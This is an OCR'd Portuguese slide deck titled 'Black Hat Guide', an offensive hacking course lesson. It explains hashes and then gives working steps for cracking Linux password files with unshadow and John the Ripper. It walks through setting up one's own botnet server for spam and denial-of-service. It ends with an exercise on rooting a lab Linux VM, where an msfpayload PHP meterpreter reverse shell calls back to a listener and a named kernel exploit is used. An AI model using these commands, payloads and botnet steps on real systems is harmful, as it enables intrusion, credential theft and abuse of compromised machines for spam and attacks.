
eSecurity
Black Hat Guide
por Alan Sanches
Sejam bem vindos

O que temos pra hoje?

Temas de Hoje:

- Hashes
  - O que são e para que servem
  - Identificando as principais hashes
- Quebrando senhas Offline
  - Quebrando senhas de Linux
  - Quebrando senhas de Windows
  - Quebrando MD5
- Botnets
  - O que são botnets e para que servem
  - Criando sua rede de Botnets
- Armitage, metasploit grafico
- Rootando Maquinas linux

Hashes

Hash é uma sequência de bits geradas por um algoritmo de dispersão, em geral representada em base hexadecimal, que permite a visualização em letras e números (0 a 9 e A a F), representando um nibble cada. O conceito teórico diz que "hash é a transformação de uma grande quantidade de informações em uma pequena quantidade de informações".

Nibble - Sucessão de quatro cifras binárias

0010 0011 1001 0100 0111 0010 1000 0011 = 8 Nibbles

Principais Hashes

MD4: Desenvolvido em 1990/91 por Ron Rivest, vários ataques foram detectados, o que fez com que o algoritmo fosse considerado frágil.

MD5: O MD5 (Message-Digest algorithm 5) é um algoritmo de hash de 128 bits unidirecional desenvolvido pela RSA Data Security, Inc., descrito na RFC 1321, e muito utilizado por softwares com protocolo par-a-par (P2P, ou Peer-to-Peer, em inglês), verificação de integridade e logins. Existem alguns métodos de ataque divulgados para o MD5

SHA-1 (Secure Hash Algorithm): Desenvolvido pelo NIST e NSA. Já foram exploradas falhas no SHA.

WHIRLPOOL: função criptográfica de hash desenvolvida por Paulo S. L. M. Barreto e por Vincent Rijmen (co-autor do AES). A função foi recomendada pelo projeto NESSIE (Europeu). Foi também adotado pelo ISO e IEC como parte do padrão internacional ISO 10118-3.

O processo é unidirecional e impossibilita descobrir o conteúdo original a partir do hash. O valor de conferência ("check-sum") muda se um único bit for alterado, acrescentado ou retirado da mensagem.

Principais Hashes

Codificando a palavra **eSecurity** nas Hashes

MD4: 7dd57338cce3cbbcdf5309718ea234c7
MD5: bdbf8a7cb16b61a228fac2291921299f
SHA1: 70f1dc695fa947bd280b19e72b3f81b064858304
SHA256: d613fbd08df9abf8dcd07eb00f7987ab021c8f4f606831eb90efaa0f53932161
SHA348:
5c01905f778a8fb02e40a72f85a9a8f16b7d5d30e8fd9cd5e415de4254038d12acd467e
4c71cc834cddda207879a8c69
Whirlpool:
5eb8afe55309b6fa1ec31ff221bf3027c0966fdc1bfee82a069f6e5803c4ccd9c025571f8
e01b1a2dcfd2ad0726eeb26983468270ad7b251a7fbd3a61c6fcda5


Principais Hashes

Em um ataque a um banco de dados o MD5 é o mais utilizado no quesito Hash

Encriptadores Online
http://www.md5encrypter.com/
http://md5encryption.com/
http://md5-encryption.com/
http://www.getrank.org/tools/md5-encrypter/
http://www.md5online.org/md5-encrypt.html

Decriptadores Online
http://www.md5decrypter.com/
http://www.md5decrypter.co.uk/
http://www.md5online.org/
http://www.md5decrypt.org/

Quebrando senhas Offline



Local: /pentest/passwords/john
String: ./john arquivo.db

Quebrando senhas Offline

John the Ripper é um software para quebra de senhas. Inicialmente desenvolvido para sistemas unix-like, corre agora em vários sistemas operativos (**como DOS, Windows, Linux, BSD**). Disponível em versão livre e paga, o John the Ripper é capaz fazer força bruta em senhas cifradas em DES, MD4 e MD5 entre outras.

O John the Ripper possui quatro modos de operação:

Dicionário (Wordlist): sendo o modo mais simples suportado pelo programa, este é o conhecido ataque de dicionário, que lê as palavras de um arquivo e verifica se são correspondentes entre si.

Quebra Simples (Single Crack): mais indicado para início de uma quebra e mais rápido que o wordlist, este modo usa técnicas de mangling e mais informações do usuário pelo nome completo e diretório /home em combinação, para achar a senha mais rapidamente.

Incremental: sendo o modo mais robusto no John the Ripper, ele tentará cada caractere possível até achar a senha correta, e por esse motivo é indicado o uso de parâmetros com o intuito de reduzir o tempo de quebra.

Externo (External): o modo mais complexo do programa que faz a quebra a partir de regras definidas em programação no arquivo de configuração do programa, que irá pré-processar as funções no arquivo no ato da quebra quando usar o programa na linha de comando e executá-las. Este modo é mais completo e necessita de tempo para aprender e acostumar-se.

Quebrando senhas Offline

Ferramenta: Unshadow
Utilizada para unir os arquivos passwd e shadow para posteriormente ser quebrada pelo John the Ripper

Exemplo: ./unshadow /etc/passwd /etc/shadow >> hash.db

Agora quebramos usando: ./john hash.db

Quebrando senhas Offline

Exemplos de uso:

./john senhas.txt
O modo mais simples de se usar o John é especificar o arquivo que tem as senhas e usuário e deixar ele fazer t
automaticamente. Ele irá começar com o modo single crack, depois irá passar para o modo wordlist e finalmente i
para o modo incremental.

./john --show --shells=-/bin/false senhas.txt
#Se você, ao analisar o arquivo, achar que alguns usuários possuem shell inválidas como o /bin/false, você pode f
com que o John não perca tempo tentando quebrar a senha de tais contas

./john --single senhas.txt senhas2.txt
Se você quiser quebrar a senha de vários arquivos ao mesmo tempo no modo single crack, por exemplo, utilize
de comando acima.

./john --show --format=DES --single senhas.txt
Especifica o algoritmo a ser usado para quebrar as senhas

Quebrando senhas Offline

Exemplos de uso:

./john --test
Teste na aplicação e suas hashes

./john --show --shells=-/bin/false senhas.txt
#Se você, ao analisar o arquivo, achar que alguns usuários possuem shell inválidas como o /bin/false, você pode f
com que o John não perca tempo tentando quebrar a senha de tais contas

./john --single senhas.txt senhas2.txt
Se você quiser quebrar a senha de vários arquivos ao mesmo tempo no modo single crack, por exemplo, utilize
de comando acima.

./john --show --format=DES --single senhas.txt
Especifica o algoritmo a ser usado para quebrar as senhas

Botnets

As principais motivações para levar alguém a criar e controlar botnets são o reconhecimento e o ganho financeiro. Quanto maior a botnet, mais admiração seu criador pode reivindicar entre a comunidade underground. Poderá ainda alugar os serviços da botnet para terceiros, usualmente mandando mensagens de spam ou praticando ataques de negação de serviço contra alvos remotos. Devido ao grande número de computadores comprometidos, um volume grande de tráfego pode ser gerado.

Botnets

Existem vários tipos de Redes Botnets

Em Perl e Python, controladas por ferramentas e IRCs
Em Exes, controladas por programas
Em PHP, JSP e ASP, controladas por sistemas Online

Botnets – Mão na Massa

Criando a nossa própria rede Botnet

1. Baixar o server em www.esecurity.com.br/blackhat/botnet_server.zip
2. Criar o banco de dados e upar o arquivo dbprepare.sql
3. Configurar o ODBC.php com os dados do seu banco
4. Criar uma conta
5. Ir até o banco e alterar o item user_level par 5 e approved para 1


Botnets – Mão na Massa


Exploits - Armitage

O Armitage é uma GUI (interface gráfica) para Metasploit, que torna todo o processo de exploração simplificado, ao alcance de até mesmo um usuário com pouco conhecimento em Hacking, basta dar alguns cliques e pronto, sistema explorado.


Exploits - Armitage

Exploits - Armitage





Exploits - Armitage



Exercício: Rootando servidor linux

Hora de invadir uma máquina virtual.
Você poderá baixa-la em:
www.esecurity.com.br/blackhat/CentOs4.5.rar

1. Efetue o ByPass do painel administrativo
2. Através de comando, execute uma Shell reversa.
Para criar Shell use o comando abaixo:
msfpayload php/meterpreter/reverse_tcp
LHOST=192.168.2.103 LPORT=8080 R > /var/www/backdoor.php.txt

3. Deixe-o em modo Listening
use multi/handler
search php
set PAYLOAD php/meterpreter/reverse_tcp
show options
set LHOST 0.0.0.0
set LPORT 8080
exploit

4. Para executar o backdoor em php, use o comando php –f
5. O exploit para esse kernel está com o nome de Linux Kernel 2.6 < 2.6.19 (32bit) ip_append_data()

printf ("\Chega por hoje\n");

www.eSecurity.com.br

E-mail: alan.sanches@esecurity.com.br

Twitter: @esecuritybr e @desafiohacker

Skype: desafiohacker

Fanpage: www.facebook.com/academiahacker